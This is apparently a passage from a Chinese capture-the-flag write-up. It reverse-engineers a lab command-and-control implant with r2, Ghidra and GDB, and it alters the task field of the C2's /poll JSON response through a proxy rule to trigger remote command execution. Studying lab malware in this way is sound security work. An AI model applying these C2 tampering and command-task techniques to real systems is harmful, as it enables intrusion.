
原始版本:

我们需要按照原始版本去写规则,否则会匹配不上。
再次运行程序:

确实在本地执行了 id 命令后,将结果传给 /result 端点。
但这终是在自己机子上执行命令,没有太大的用处。
观察后发现,报文会有 Task 字段的传输,这是否代表着不仅仅只有命令执行这一种任务呢?
尝试,将之前添加的规则进行修改:

再次运行:
root@parrot:~# ./implant
{"status":0,"arg1":"whoami","id":12,"result":"","target":"19f75785fcd38d089e7f27f470e53fb4","task":2,"arg2":""}
Segmentation fault
直接发生段错误。并且是在发送完任务之后:

才报错的。
程序中,应该有答案:
$ strings implant | rg task
task
No tasks...
我用 r2 工具锁定了虚拟内存地址位置:
$ r2 -A implant
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
WARN: Function already defined in 0x004d2080
WARN: Limiting jump table at 0x0054c40f to 512 cases
WARN: Function already defined in 0x004d2080
WARN: Function already defined in 0x00486b70
WARN: Function already defined in 0x00486b70
WARN: Function already defined in 0x004d1bb0
WARN: Function already defined in 0x004d1bb0
WARN: Function already defined in 0x004d2890
INFO: Running plugin pre-analysis hooks
INFO: Analyze all functions arguments/locals (afva@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
ERROR: reading vmi_base_count
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Integrate dwarf function information
INFO: Use -AA or aaaa to perform additional experimental analysis
 -- What do you want to debug today?
[0x00401390]> izz~task
22977 0x001e0897 0x005e0897 4   5    .rodata                  ascii   task
22979 0x001e08a2 0x005e08a2 12  13   .rodata                  ascii   No tasks...\n
[0x00401390]> axt 0x005e0897
sym.Spooky__ 0x402421 [STRN:r--] lea rsi, str.task
sym.Spooky__ 0x402b48 [STRN:r--] lea rsi, str.task用 Ghidra 进行反编译操作,并按 g 进行地址跳转:


在 Spooky() 函数中,直接搜索字符串 task,可以看到一段 switch-case 逻辑,而且其中的 case 1 很像之前遇到的“本地执行代码后提交的逻辑”:

PerformPOST() 的片段:
switch 的选择依据是 local_434 的值:
local_434 = 0;
nlohmann::detail::from_json<>(pbVar8,&local_434);
switch(local_434)
初始为 0,但是接着会被一个函数处理,根据其命令(带 JSON),可以推测这是请求 /poll 时给的响应的正文内容(也是一个 JSON):
GET /poll HTTP/1.1
Host: spooktrol.htb
Accept: */*
Cookie: auth=12def7182c14a7919138e0b881263cc8


HTTP/1.1 200 OK
date: Mon, 29 Jun 2026 13:48:17 GMT
server: uvicorn
content-length: 110
content-type: application/json

{"status":0,"arg1":"whoami","id":3,"result":"","target":"12def7182c14a7919138e0b881263cc8","task":1,"arg2":""}
并且极大的概率就是 task 字段的值。
为了验证这一点,我打算进行动态调试(我为我的 GDB 安装了 GEF 插件,更便于分析):
root@parrot:~# gdb implant
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 9.2 in 0.00ms using Python engine 3.8
Reading symbols from implant...
Python Exception <class 'UnicodeEncodeError'> 'ascii' codec can't encode character '\u27a4' in position 12: ordinal not in range(128):
(gdb)

在 Ghidra 中找到断点:
下断点:
(gdb) b *0x00402440
Breakpoint 1 at 0x402440
Python Exception <class 'UnicodeEncodeError'> 'ascii' codec can't encode character '\u27a4' in position 12: ordinal not in range(128):
不用理会
Python……这一行报错。这是因为 GEF 插件会使用一些 Unicode 符号(比如提示中的\u27a4)来美化界面,会使得 GDB 内部使用的 Python 遇到编码问题。
运行:
(gdb) run程序会停顿在端点位置。
这是 64 位的程序,通过寄存器传值,&local_434 是第二个参数,存储在 rsi 当中:
(gdb) info registers rsi
rsi            0x7ffff84f6bc4      0x7ffff84f6bc4
这是变量 local_434 的虚拟内存地址,查看该内存中的值:
(gdb) x/d 0x7ffff84f6bc4
0x7ffff84f6bc4: 0
确实是初始值 0。
此时,单步执行(不进入函数):
(gdb) ni再次查看该地址:
(gdb) x/d 0x7ffff84f6bc4
0x7ffff84f6bc4: 2
可以发现值为 2。
为什么是 2 呢?
因为 Caido 的规则没有去掉,task 被修改成了 2,因此这里显示为 2,接下来就会进入 2 的分支。
此时,确认了 switch 的选择依据确实是 task 的值。
接下来可以看看 task 2:

这似乎需要我们传入两个参数(而之前的测试只使用了一个,这可能是失败的原因),后续还执行了 GET 请求:

似乎还有操作文件的一部分:
